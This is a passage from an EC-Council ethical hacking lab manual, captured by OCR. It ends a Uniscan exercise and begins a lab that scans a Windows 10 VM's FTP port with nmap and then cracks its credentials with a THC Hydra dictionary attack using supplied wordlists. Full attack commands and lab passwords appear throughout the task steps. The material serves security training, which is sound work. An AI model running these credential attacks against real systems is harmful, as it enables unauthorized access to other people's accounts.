


Figure 1.7.11: View the scan report

22. This concludes the demonstration of how to gather information about the target web server using Uniscan.
23. Close all terminal windows on the **Parrot Security** virtual machine.
24. Turn off the **Parrot Security** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

TASK 1 Crack FTP Credentials using a Dictionary Attack

Here, we will firstly find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

TASK 1.1

Copy and Paste Wordlists Folder

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

3. First, we will copy the **Wordlists** folder containing the sample username and password files (named **Passwords.txt** and **Usernames.txt**) from the shared network drive to the **root/Home** directory of the **Parrot Security** virtual machine.
4. To do so, open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
5. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa$$w0rd**) and click **Connect**.
6. The **Windows shares on 10.10.10.10** window appears. Double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Navigate to **CEHv11 Module 13 Hacking Web Servers** and copy the **Wordlists** folder.




Figure 2.1.1: Copy the Wordlists file

8. Paste the **Wordlists** folder into the **/home/attacker** directory, as shown in the screenshot.




Figure 2.1.2: Paste the Wordlists directory

TASK 1.2

Perform Nmap Scan

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Type **mv /home/attacker/Wordlists /root/** and press **Enter** to move the Wordlists folder to the root directory.




Figure 2.1.3: Move Wordlists folder to the root directory

14. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** virtual machine.
15. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.
16. In the parrot terminal window, type **nmap -p21 [IP Address of Windows 10]**, and press **Enter**.

Note: In this lab, the IP address of **Windows 10** is **10.10.10.10**.




Figure 2.1.4: Performing Nmap port scan

17. Observe that **port 21** is open in **Windows 10**.
18. Check if an FTP server is hosted on the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Type **ftp [IP Address of Windows 10]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.




Figure 2.1.5: Test for FTP server

20. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

21. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




Figure 2.1.6: Test Log In

22. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

TASK 1.3

Perform Dictionary Attack

23. Open a new terminal and jump to the root directory. Now, type **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]** and press **Enter**.

Note: The IP address of **Windows 10** in this lab exercise is **10.10.10.10**. This IP address might vary in your lab environment.




Figure 2.1.7: Attacking the FTP server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

25. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.

